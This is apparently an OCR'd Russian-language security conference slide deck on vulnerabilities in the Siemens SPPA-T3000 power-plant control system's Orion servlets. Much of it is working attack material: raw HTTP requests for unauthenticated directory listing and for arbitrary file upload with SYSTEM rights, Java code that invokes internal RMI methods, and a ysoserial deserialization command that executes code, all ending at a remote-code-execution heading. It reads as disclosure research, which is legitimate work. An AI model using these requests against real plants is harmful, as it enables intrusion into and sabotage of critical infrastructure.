


Illustration from SPPA itself http://sppa-app:8080/RemoteDiagnosticView/images/architecture.jpg

SPPA-T3000 приложения и роли





Illustration from SPPA itself http://sppa-app:8080/RemoteDiagnosticView/images/architecture.jpg

OWASP top: directory listing

- /orion/software/config – файлы конфигурации ПО SPPA-T3000
  - *pc\SystemConfiguration.xml*
  - afc*
- /orion/software/config/tomcat/web.xml – конфигурация Orion WebApp для Tomcat



Orion сервлеты

- Большая поверхность атаки
- Сервлеты с «интересными» именами
  - BrowseServlet
  - FileUpload
  - …
- Севрлеты с «интересными» функциями
  - pc/ServiceFactory

```
$ cat ApacheGroup/ApacheTomcat/webapps/orion/WEB-INF/web.xml  ¦ grep url\-pattern
                <url-pattern>/servlet/ConfigurationServlet</url-pattern>
                <url-pattern>/servlet/FeatureUsageDataDispatcher</url-pattern>
                <url-pattern>/servlet/BrowseServlet</url-pattern>
                <url-pattern>/servlet/FileUpload</url-pattern>
                <url-pattern>/servlet/FileUploadServlet</url-pattern>
                <url-pattern>/servlet/LocalUnzipServlet</url-pattern>
                <url-pattern>/servlet/FileDeletionServlet</url-pattern>
                <url-pattern>/servlet/LocalCopyServlet</url-pattern>
                <url-pattern>/servlet/WiringFileUploadServlet</url-pattern>
                <url-pattern>/servlet/LinkServlet</url-pattern>
                <url-pattern>/servlet/LinkBrowseServlet</url-pattern>
                <url-pattern>/servlet/CopyServlet</url-pattern>
                <url-pattern>/servlet/JarVerificationServlet</url-pattern>
                <url-pattern>/servlet/CopyServerFolderServlet</url-pattern>
                <url-pattern>/servlet/ManagerServlet</url-pattern>
                <url-pattern>/servlet/InfoServlet</url-pattern>
                <url-pattern>/servlet/ImageServlet</url-pattern>
                <url-pattern>/servlet/MultiUnitServlet</url-pattern>
                <url-pattern>/servlet/pc/ServiceFactory</url-pattern>
                <url-pattern>/servlet/report/ServiceFactory</url-pattern>
                <url-pattern>/servlet/trenddisplay/ServiceFactory</url-pattern>
                <url-pattern>/servlet/alarm/ServiceFactory</url-pattern>
                <url-pattern>/servlet/pds/ServiceFactory</url-pattern>
                <url-pattern>/servlet/ds/ServiceFactory</url-pattern>
                <url-pattern>/servlet/ls/ServiceFactory</url-pattern>
                <url-pattern>/servlet/vadriver/ServiceFactory</url-pattern>
                <url-pattern>/servlet/monitor/ServiceFactory</url-pattern>
                <url-pattern>/servlet/VGBUploadServlet</url-pattern>
                <url-pattern>/servlet/vgb/*</url-pattern>
                <url-pattern>/servlet/VGBBrowseServlet</url-pattern>
                <url-pattern>/servlet/ArteGenerationCopyDescriptionFilesServlet</url-pattern>
                <url-pattern>/servlet/ExportDescriptionFilesServlet</url-pattern>
                <url-pattern>/servlet/ArteFileUploadServlet</url-pattern>
                <url-pattern>/servlet/ArteFileDeletionServlet</url-pattern>
                <url-pattern>/servlet/CopyFilesServlet</url-pattern>
                <url-pattern>/servlet/HelpSetPlugInServlet</url-pattern>
                <url-pattern>/servlet/ReportDesignServer</url-pattern>
                <url-pattern>/servlet/DatLog/ServiceFactory/900</url-pattern>
                <url-pattern>/servlet/IO-Tools/ServiceFactory/1900</url-pattern>
```

Orion сервлеты: уязвимости

Unauthorized directory listing

```
POST /orion/servlet/BrowseServlet
HTTP/1.1
Host: <ip address>:443
Accept:...
Accept-Language: ...
Accept-Encoding: ...
target-name: orion/OrionImport/
basedir: d:/
list_type: files_and_dirs
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

Unauthorized file upload with NT AUTHORITY\System rights

```
POST /orion/servlet/FileUploadServlet
HTTP/1.1
Host: <ip address>:443
Accept: ...
Accept-Language: ...
Accept-Encoding: ...
target-name: test_file.exe
basedir: c:\windows\
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
<arbitrary file content>
```

Orion сервлеты: уязвимости

Unauthorized directory listing

```
POST /orion/servlet/BrowseServlet
HTTP/1.1
Host: <ip address>:443
Accept:...
Accept-Language: ...
Accept-Encoding: ...
target-name: orion/OrionImport/
basedir: d:/
list_type: files_and_dirs
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

Unauthorized file upload with NT AUTHORITY\System rights

```
POST /orion/servlet/FileUploadServlet
HTTP/1.1
Host: <ip address>:443
Accept: ...
Accept-Language: ...
Accept-Encoding: ...
target-name: test_file.exe
basedir: c:\windows\
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
<arbitrary file content>
```


Unauthenticated remote command execution

Доступ к RMI сервисам по 443/tcp

Сервлет **pc/ServiceFactory** перенаправляет HTTP запросы к RMI сервисам в **PCServiceFactory**


- Создание HTTP запроса

```
con.setRequestMethod("POST");
con.setRequestProperty("requestType", "REMOTESERVERSERVLET_METHODCALL");
con.setRequestProperty("serviceUrl", "pc/ServiceFactory/com.pg.orion.pc.session.SessionService");
con.setRequestProperty("serviceId", "1");
con.setRequestProperty("id", "0");
con.setDoOutput(true);
OutputStream os = con.getOutputStream();
List<Object> obj = new ArrayList<~>();
Object[] args = {};
obj.add("public abstract java.util.List com.pg.orion.pc.session.SessionService.getLoginSessions() throws java.rmi.RemoteException");
obj.add(args);
ObjectOutputStream oos = new ObjectOutputStream(os);
oos.writeObject(obj);
```

- Обработка HTTP запроса в base.jar класс **RemoteServerServlet** метод doPost

```
returnedObject = invokeRmiMethod(sessionID, serviceID, rmiService, methodArguments,
serviceUrl.getExtension(), methodSignature);
```


Java RMI реестр




Уязвимости десериализации Java (ysoserial)

```
java -cp ysoserial-
all.jar  ysoserial.exploit.RMIRegistryExploit <ip address>
1099 CommonsBeanutils1 "calc.exe"
```

Уязвимости RMI сервисов SPPA






AdminService: RCE

